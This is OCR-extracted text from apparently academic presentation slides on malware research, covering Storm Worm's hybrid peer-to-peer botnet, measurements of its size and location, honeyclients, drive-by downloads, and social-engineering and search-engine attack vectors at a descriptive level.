
Modes

Two different modes: NAT or public IP address




Actually Storm Worm is hybrid network with P2P component for lookup

Results



Diurnal pattern in Stormnet size

Results



Number of bots in Stormnet, split by geo-location

Honeyclients

Tracking New Attack Vectors

Malicious Websites


- More and more attacks against browsers
  - Operating systems get better and better
  - Applications become weakest link in chain
- Drive-by download to install malware
  - Malicious website sends several exploits to visitor (typically encoded, not easy to detect)
  - If one exploit is successful, malware is installed

Malicious Websites

- Social engineering is also common
  - Trick user into downloading executable
  - Often related to greeting cards or adult content
  - Examples: Storm Worm and Zlob
- Malicious results in search engines
  - Attackers place sites within Google's search index ⇒ requests return these malicious sites
  - ~1-2 % of search results are malicious

